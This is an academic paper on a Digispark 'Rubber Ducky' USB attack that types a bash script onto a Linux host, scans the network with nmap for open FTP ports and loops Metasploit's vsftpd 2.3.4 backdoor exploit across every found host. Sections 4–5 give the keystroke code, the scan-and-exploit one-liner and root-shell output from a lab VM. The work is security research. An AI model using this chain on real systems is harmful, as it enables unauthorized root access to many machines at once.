Leaking Network Devices with Rubber Ducky Attack

Zeynep Rana Donmez[1], Seyma Atmaca[1], Yildiray Yalman[2*]

[1] *Department of Computer Engineering, Bursa Technical University, 16310 Bursa, Turkey*
[2] *Department of Computer Engineering, Piri Reis University, 34940 Istanbul, Turkey.*

Cite this paper as:
Donmez, R., Z., Atmaca, S., Yalman, Y. (2024). *Leaking Network Devices with Rubber Ducky Attack.*Journal of Innovative Science and Engineering. 8(2):199-212

*Corresponding author: Yıldıray Yalman
E-mail: yyalman@pirireis.edu.tr

Received Date: 26/05/2024
Accepted Date: 19/06/2024

Abstract

Social engineering is a psychological attack targeting individuals' vulnerabilities, often aimed at employees of targeted organizations. Unlike traditional electronic attacks, it relies on manipulating individuals to run malware-infected devices or share sensitive information willingly. This study uses the Arduino Digispark Attiny85 module to demonstrate the potential consequences of social engineering attacks on network devices. By placing the module in a device connected to the target network, a network scan was performed to determine the security status, IP addresses, port information, and version information of all devices. During the experimental studies, it was observed that the most suitable port was the FTP port, and the attack was carried out via msfconsole on the FTP port. Unlike similar studies that focus on a single device, our approach allows simultaneous infiltration of multiple devices within the network, obtaining control over multiple authorized devices, highlighting the significant advantage of our method.

Keywords: USB rubber ducky, Hacking, Linux, Arduino, Bash script.

1. Introduction

Many technological devices (i.e., computers, tablets, phones, etc.) are actively used today. Hackers have developed numerous methods to access personal data through these devices. Among these, the most well-known method is the infiltration of external USB devices into systems, filling up memory to render the device inactive [1], or taking over the entire system through lateral movements [2].

USB devices have security vulnerabilities. These vulnerabilities arise from the use of HID (Human Interface Device) standards. External devices using the HID standard do not undergo security scans and can be used directly by the devices to which they are installed [3]. The Rubber Ducky method is based on injecting malicious software contained in a USB into a target computer by imitating devices such as a keyboard, mouse, etc. The Attiny85 module produced by Digispark uses the HID standard described above. In this way, the desired malware is automatically installed and executed on the computer as the USB device has not undergone the required security scans [4].

Moreover, despite advancements in USB threat detection mechanisms and algorithms aimed at preventing attacks from external devices, recent studies have revealed these algorithms' susceptibility to manipulation through sophisticated adversarial data poisoning attacks [5].

In particular, many new companies in the defence industry sector established in the last three to four years are unfamiliar with general security procedures and have not provided sufficient training to their employees on social engineering. To draw attention to the potential consequences of frequently discussed social engineering methods and to demonstrate network device infiltration, this study uses the Digispark Attiny85 module.

To implement the Rubber Ducky method, the Digispark Attiny85 module has been used with Bash Script and Arduino software. While the terminal interface is routed using Bash Script, the Arduino section controls the operation of the Rubber Ducky USB.

In this study, we have contributed by designing a method that enables simultaneous infiltration of multiple devices within a network, rather than focusing on a single device. This novel approach significantly enhances the impact of the Rubber Ducky attack by leveraging the Digispark Attiny85 module to perform network scans, identify vulnerable devices, and execute exploits on multiple targets concurrently. The results demonstrate the effectiveness of this method, highlighting the importance of strengthening network defences against such sophisticated attacks.

Furthermore, this paper contributes to the field by showcasing a new dimension of potential threats posed by USB devices, particularly in networked environments. By demonstrating the capability of simultaneous multi-device infiltration, we provide critical insights for cybersecurity professionals and organizations to develop more robust defence mechanisms against such coordinated attacks.

The paper is arranged as follows: USB Scripting is introduced in Section 2. Tools and technologies used in this study are detailed in Section 3. Section 4 presents developed software and exploiting the network. Experimental results and conclusions are provided in Sections 5 and 6, respectively.

2. USB Scripting

In many recent BadUSB Rubber Ducky studies, various network protocols such as FTP, DNS, and others have been targeted to execute different types of attacks over the last decade [6]. The FTP protocol is commonly utilized for this purpose. Typically, default VSFTPD (Very Secure File Transfer Protocol Daemon) servers included in Linux systems are targeted. These servers enable secure data transmission in an encrypted form over high-performance channels. However, specific vulnerabilities in various VSFTPD versions (e.g., v2, v3, v4) have been exploited by numerous malicious actors. The Metasploit Framework, often packaged with fundamental operating systems like Kali Linux, is also leveraged by attackers to exploit these vulnerabilities.

The Rubber Ducky attack leverages the HID (Human Interface Device) protocol, particularly the keyboard and non-mouse device protocols of computers. This protocol circumvents security scans for connected devices, providing direct access to the user interface. The Arduino Digispark Attiny85 USB is a device that can be programmed with malicious software to impersonate a keyboard or mouse, thereby bypassing standard security measures. Using the Digispark library, the device can simulate keyboard strokes to control the connected system and automatically execute the desired malicious software.

Detailed Working Flow of the Rubber Ducky USB:

1. **Preparation and Programming:** The Digispark Attiny85 USB is programmed by using Arduino IDE and relevant libraries. The malicious payload is scripted in a language that can be interpreted as keyboard inputs by the target device. This script may include commands to open terminals, write additional malicious software, or exploit known vulnerabilities.
2. **Infiltration:** The attacker physically connects the Digispark USB device to the target computer. As the device connects, it immediately identifies itself as an HID-compliant keyboard.
3. **Execution of Malicious Software:** Upon connection, the Digispark begins executing the pre-programmed keystrokes. These keystrokes mimic legitimate user actions, such as opening a terminal window or command prompt.
4. **Payload Delivery:** The keystrokes delivered by the Digispark USB can be used to exploit known vulnerabilities in services like VSFTPD using tools from frameworks such as Metasploit.
5. **Lateral Movement:** The attack may attempt to scan the network for other systems vulnerable to similar exploits, typically targeting Linux computers using FTP ports.

The overall working flow of the Rubber Ducky USB attack is illustrated in Figure 1, showcasing each stage from initial connection to payload execution and maintaining control over the target system.



Uploading the code with Arduino USB devices
Plugin Arduino USB to Linux computer
Automatic execution of the code and creation of a Bash file in which the code is written via the terminal it opens
Writing the given codes to Bash file
Running the code
Performing Nmap scanning by obtaining the IP Subnet address of the device and recording the IP addresses of devices using FTP in the "ips.txt"
Opening an independent terminal for each address in "ips.txt" using the for loop and running the msfconsole command
Infiltration of relevant devices through new terminals opened
To verify that the operation was successful, run the "ls" command and observe the names of the files

Figure 1: Working flow of Rubber Ducky USB

3. Tools and Technologies

3.1 Arduino

Arduino is a physical programming platform consisting of an input-output board and a development environment that encompasses the C++ language. Physical programming, or embedded programming, involves designing physical systems that interact with the analogue external world using both software and hardware [7].

Physical programming aims to create an environment that helps individuals understand their interactions with the digital world. This term includes the processing of information from sensors and microcontrollers, which gather data from the analogue world and process it to control electromechanical systems such as motors and servos [8].

Arduino was developed by Arduino LLC in Italy to facilitate the creation of electronic projects. It utilizes the C++ language and provides users with the capability to input and output data through sensors and other components. In addition to these features, it offers a plethora of concepts, particularly suitable for budget-friendly and student-friendly projects. Users can create their projects by using various microcontrollers like micro and nano, along with a small number of sensors, according to their needs [9].

As widely known, microcontrollers (i.e., Arduino) typically reside on an integrated circuit that includes a central processing unit (CPU), memory, input-output interfaces, and other hardware components. These components are crucial for most microcontrollers as they handle essential functions such as data processing, memory management, and input-output operations [10]. Thanks to microcontrollers are flexible and integrable, this platform has been used for the presented study.

3.2 Arduino Digispark library and Attiny85 USB module

In Rubber Ducky studies, which are the subject of this study, Arduino modules are frequently used due to their flexibility and ease of use [11]. Arduino Digispark is a fundamental development board featuring the Attiny85 microcontroller. It consists of a USB connection, 6 digital input-output pins, and 2 analogue input pins. Thanks to the Attiny85 microcontroller, Digispark is ideal for many applications due to its low power consumption, cost-effectiveness, and compact size. The board is remarkably small and portable. It can directly connect to USB ports, unlike other Arduino modules, and it doesn’t require an additional power source since it is powered directly through the USB port. As a matter of fact, people using Arduino used these modules to get fast results and benefit from the Digispark library [12].

The board’s serial connection speed is 9600 bps, and during programming, the designated port for powering needs to be specified. It can work compatibly with various sensors and modules thanks to the Attiny85 microcontroller. In the project, the Digispark library has been used on the Attiny85 USB board to carry out a penetration attack named Rubber Ducky. To perform the attack, the DigiKeyboard import within Digispark was utilized, followed by the execution of attack commands on the primary target device using keyboard functions like DigiKeyboard.print().

3.3 Bash Script

The Rubber Ducky attack has been developed, targeting Linux devices. Although the Arduino USB card used can also work on Windows devices, the Linux operating system is chosen as the base due to the use of Linux terminal commands and network scanning tools like NMap during the attack.

Bash Script is a language used in Unix-based operating systems and comes as a default in many Linux distributions. It enables users to perform their tasks quickly. Additionally, it has very low power consumption as it can be used via the terminal without requiring any graphical interface. Furthermore, it can execute code in different languages such as C, C++ and Python, allowing the execution of applications developed in multiple programming languages. It encompasses fundamental functions found in programming languages like loops, arrays, and more.

Within the project, the necessary filtering and variable commands on the terminal, as well as the shell script file to be executed for the implementation of the relevant attack, have been created on the primary target device, using the Bash script language [13].

3.4 Network Mapper (Nmap)

Nmap, a free and open-source network scanning tool, is compatible with Linux, Windows, and Mac OS. It is commonly used for network discovery and security scanning. NMap provides users with a wealth of information about the systems on a network, including operating systems, IP addresses, device versions, and details as seen in Table 1 about open and closed ports [14].

Table 1: Nmap parameters and their details

Command	Explanation	Example
-sS	TCP SYN scan: the most popular scan option and also known as "half-open" scanning	nmap -sS 192.168.1.1
-sT	TCP connect scan: used if the SYN scan is not an option.	nmap -sT 192.168.1.1
-sU	UDP scan: scans for open UDP ports.	nmap -sU 192.168.1.1
-sF	TCP FIN scan: sends packets with the TCP FIN flag set.	nmap -sF 192.168.1.1
-sX	Xmas scan: sends packets with FIN, PSH, and URG flags set.	nmap -sX 192.168.1.1
-sW	Window scan: analyzes whether a port is open based on the size of RST frame flags returned after a request. If the frame size is greater than 0, the port is open; if 0, it's closed.	nmap -sW -V 192.168.1.1
-sP	Ping scan: used for information gathering or measuring a target's responsiveness.	nmap -sP 192.168.1.1
-sA	ACK scan: Sends TCP-ACK packets to the target. If no response or "ICMP Destination Unreachable" is received, the ports are marked as "filtered."	nmap -sA 192.168.1.1 -p5432
-sV	Version detection: conducts comprehensive version scanning for each open port on the target device.	nmap -sV 192.168.1.1
-A	Enables OS detection, version detection, script scanning, and traceroute.	nmap -A 192.168.1.1
-O	OS detection: tries to determine the operating system running on a target.	nmap -O 192.168.1.1
-p	Specifies the port(s) to scan.	nmap -p 22,80,443 192.168.1.1
--script	Executes a script from the NMap Scripting Engine (NSE).	nmap --script=http-enum 192.168.1.1
-Pn	Disables host discovery.	nmap -Pn 192.168.1.1
-T4	Sets the timing template to T4 (Aggressive).	nmap -T4 192.168.1.1
-v	Increases verbosity level.	nmap -v 192.168.1.1

NMap offers the following features:

- Flexibility: It can be used for various technologies, including IP address filtering and firewall scans.
- Power: It can handle large networks with hundreds of thousands of machines.
- Portability: NMap is supported by various operating systems, including Linux, Windows, and Mac OS.
- User-Friendly: NMap commands are generally straightforward, and example commands are provided.
- Abundant Documentation and Article Support: Due to its widespread use in various projects and applications, NMap has extensive documentation and articles available, making it a valuable resource for problem-solving.

3.5 Metasploitable

Metasploitable2 is a virtual machine made available to users for penetration testing purposes. It contains various vulnerabilities such as open ports and services. Users are expected to perform penetration operations on this machine using specific tools and methods [15, 16].

The purpose of its usage in the study under scrutiny is to exploit a vulnerable FTP version running on the machine. To conduct the necessary tests and penetration attempts, the Metasploitable virtual machine is installed, connected to the network, and after scanning, it is used to target the primary device with a USB connection.

4. Developed Software and Exploiting to Network

During the software development phase, Linux terminal commands for the execution of the relevant attack and the shell script file to be run on the primary target device were created. The bash script language was used, and it was written on Ubuntu virtual box and adapted to the DigiKeyboard inside Digispark. Flowchart of the malware used in the study is given in Figure 2.

The purpose of using the DigiKeyboard library in the project is to enable Digispark to provide keyboard functionality using the USB capabilities of ATtiny85 through Digispark's DigiKeyboard module. This library allows Digispark to be used as a USB keyboard. When connected to a computer, the Attiny85 microcontroller of Digispark can easily perform keyboard inputs and send keyboard commands to the computer.

In Arduino, the DigiKeyboard library was first included in the code. The main part of the code consists of the setup() and loop() functions. The setup() function in the code is used to configure initial settings. However, in this project, no configuration was needed, so the setup() function was left empty. The main code loop() function is where the actual operations take place. This loop continuously runs and repeats specific tasks.

Firstly, to develop the software, an Arduino file is created. For the proper use of this Arduino program, the Digispark setup must also be completed. Next, the DigiKeyboard library, which enables keyboard keystrokes, is included.

To open a terminal on the USB-connected device in Arduino, it is sufficient to send the "term" text as keyboard input using the DigiKeyboard.print("term") statement. The DigiKeyboard.sendKeyStroke (KEY_ENTER) statement simulates holding down the Enter key. This confirms the text "term" or "terminal" written to launch the terminal application. Finally, the DigiKeyboard.delay() functions are used to wait for a specific duration (in milliseconds). Here, a delay of 500 milliseconds (half a second) is provided.



Importing the DigiKeyboard library
Opening the terminal (CTRL + Q key pressings)
Running the shell file creation command on the terminal and writing the file code (nano scan.sh)
Translating the keyboard to English
Changing directory to "Desktop" directory
Obtaining the Subnet IP of the internet to which the current computer is connected
Saving the IP addresses of devices using FTP to the "ips.txt" file by nmap scanning on the network
Opening a new terminal with a for loop for the IP addresses int the "ips.txt" file and sending msfconsole commands to these terminals

Figure 2: Algorithm of the presented study for leaking on a network

A code part of the presented study:

```
void loop() {
  DigiKeyboard.sendKeyStroke(0);
// Wait approximately 0.5 seconds after each operation for the system to function correctly.
  DigiKeyboard.delay(500);
// The computer's search bar opens.
DigiKeyboard.sendKeyStroke('q', MOD_GUI_LEFT);
  DigiKeyboard.delay(500);
// Terminal opens.
  DigiKeyboard.print("term");
  DigiKeyboard.delay(500);
// Enter keystroke is sent.
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
```

NMap scanning is started for devices with port 21 open on the current network. Here, the IP address of the network is retrieved with 'cut/grep etc.' system commands and added to the nmap scan entry. At the end of this process, the IP addresses of the devices with open port 21 will be listed in the ips.txt file.

DigiKeyboard.print("`nmap -v $ip2 | grep $ip3.* | grep tcp | grep 'open port 21/tcp' | cut -d ' ' -f 6 > ips.txt`");

To open the nano text editor with Ubuntu, you simply need to type the command "nano scanner.sh" in the terminal. This command is used to open or create a file named "scanner.sh" using the "nano" text editor, which is used to edit files or create new ones. Afterward, malicious code is automatically written into the bash file through keyboard keystrokes. To perform network scanning with the USB-connected device, the IP address of the current computer is retrieved from the terminal and sent to the nmap tool.

DigiKeyboard.print(F("nano scan.sh"));

The command used in Nmap and its description are provided below. The Nmap tool is used to scan open TCP port 21 in a specific IP range. This command scans the hosts in the $ip2 IP range using the nmap command in the terminal. It filters the results and selects the hosts that start with $ip3 and have port 21 open. Then, it takes the sixth field of these IP addresses (cut -d ' ' -f 6) and saves them to a file named ips.txt. In other words, this command is used to save the IP addresses with port 21 open in a specific IP range to the ips.txt file.

Devices whose port 21 is open during NMap scanning and whose IPs are listed under the ips.txt file can be accessed with the following one-line bash code. Firstly, a for loop is set up for more than one device. This loop travels through the IP addresses in the ips.txt file one by one and runs msfconsole on separate terminals using the gnome-terminal structure for each IP address. The command that will provide access to the terminals and devices opened for each IP address:

for ip in $(cat ips.txt); do gnome-terminal --tab --title=”MSFconsole $ip” -- msfconsole -q -x “use exploit/unix/ftp/vsftpd_234_backdoor;set RHOSTS $ip;run” ; screen -dmS “msfconsole_$ip” msfconsole -q -x “use auxiliary/scanner/portscan/tcp;set RHOSTS $ip;run” ; done;

The parameters of the command are explained below:

- Create a new terminal screen with gnome-terminal and -tab parameter.
- The new terminal screen is named with the title parameter.
- The -q parameter is used to reduce the noise in the newly opened terminal.
- The msfconsole commands are sent to the terminal with the -x parameter.
- The backdoor created for vsftpd 2.3.4 version is used on the specified Ips.
- The IP address running on it is assigned as RHOST, and the exploit operation is performed with the run command.
- The "screen -dmS" method is used because the operation is performed on more than one terminal. In this way, while running these screens in the background with "-dmS", their management is provided with "screen".
- An "auxiliary" is used for TCP scans on msfconsole and its IP address is defined as RHOST.


5. Experimental Results

An appropriate test environment was set up to run the USB. USB installation was performed for the Linux machine, which was the target computer with the USB connected, and it was connected to this USB via the boot menu on another computer. First, the 'sudo apt-get update' command was executed for the installation of computer system files, and the gnome-terminal files, which are used in the for loop and are present on many Linux systems, were downloaded.

Commands related to the bash script file were created on the local computers using the Arduino IDE commonly used on local computers, compiled, and transferred to the relevant Arduino USB device.

A scan was performed from the USB-connected computer, and the Metasploitable machine where the penetration process would be performed was installed as a virtual machine on local computers. The vsftpd 2.3.4 FTP version used by Metasploitable was used as a basis for the relevant malicious software. The attack was planned based on this version. When the software is run on the first Linux computer, the IP addresses of machines with open FTP ports on the network to which this computer is connected are obtained. Then these IP addresses are saved in a txt file, and a terminal is opened for each detected machine using the for loop used in the software. "Msfconsole" is run in parallel on each terminal, and the relevant IP address and FTP port are given to msfconsole. Then the FTP penetration method to be used is also given to msfconsole, and the system automatically obtains a shell for each IP address. No action was taken after this point in the project. The project's aim is to draw attention to the damage that USB devices can cause.

The software automatically runs and creates malicious software in the form of a bash script file after it is connected to the USB-connected Linux computer. As shown in Figure 3, the generated file is saved and executed with the 'bash scan.sh' command in the terminal as shown below.




```
┌──(kali㉿kali)-[~]
└─$ nano scan.sh

┌──(kali㉿kali)-[~]
└─$ bash scan.sh
192.168.1.0/24
192.168.1.

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 3: Running the malicious software created with a bash command


Following this output, the system performs a background network scan using Nmap. The Subnet address obtained during the scan is utilised. IP addresses obtained from the Nmap result are filtered for machines with an open FTP port and written to a file named "ips.txt." For each detected IP address here, a terminal is opened within a "for" loop, and msfconsole is executed. As can be seen in Figure 4, a shell for IP addresses is obtained by using FTP for each terminal opened with the "for" loop. If wished to continue the attack, the relevant commands should be entered in this terminal.



```
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/l
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: war
ning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::
EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/l
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: war
ning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/l
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: war
ning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::
EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/l
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: war
ning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
RHOSTS => 192.168.1.174
[*] 192.168.1.174:21 - The port used by the backdoor bind listener is already op
en
[+] 192.168.1.174:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.173:35059 -> 192.168.1.174:6200) a
t 2023-05-27 17:10:56 +0000
```

Figure 4: Opening msfconsole terminal and obtaining a shell for each IP address

For each IP address, the msfconsole terminal is opened, and a shell is obtained. To verify that the infiltration of the relevant device was successful, the 'ls' command is executed as shown in Figure 5 below. The ‘ls’ command was run to verify whether the attack occurred or not. In different applications, people's leaked data can be transferred to the cloud etc [8]. It is also seen that they suffer from systems.




```
[+] 192.168.1.174:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.173:35059 -> 192.168.1.174:6200) a
t 2023-05-27 17:10:56 +0000

ls
bin
boot
cdrom
data.txt
deneme.txt
dev
etc
home
initrd
initrd.img
iplerr.txt
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figure 5: ‘ls’ command

After scanning the network, the IP addresses with the targeted FTP version are listed in the ips.txt file. The list of IP addresses to be penetrated has been written to the ips.txt file, and these target IP addresses from this file have been passed to the previously described for loop command. The presence of the IP address in the ips.txt file above is shown in Figure 6.

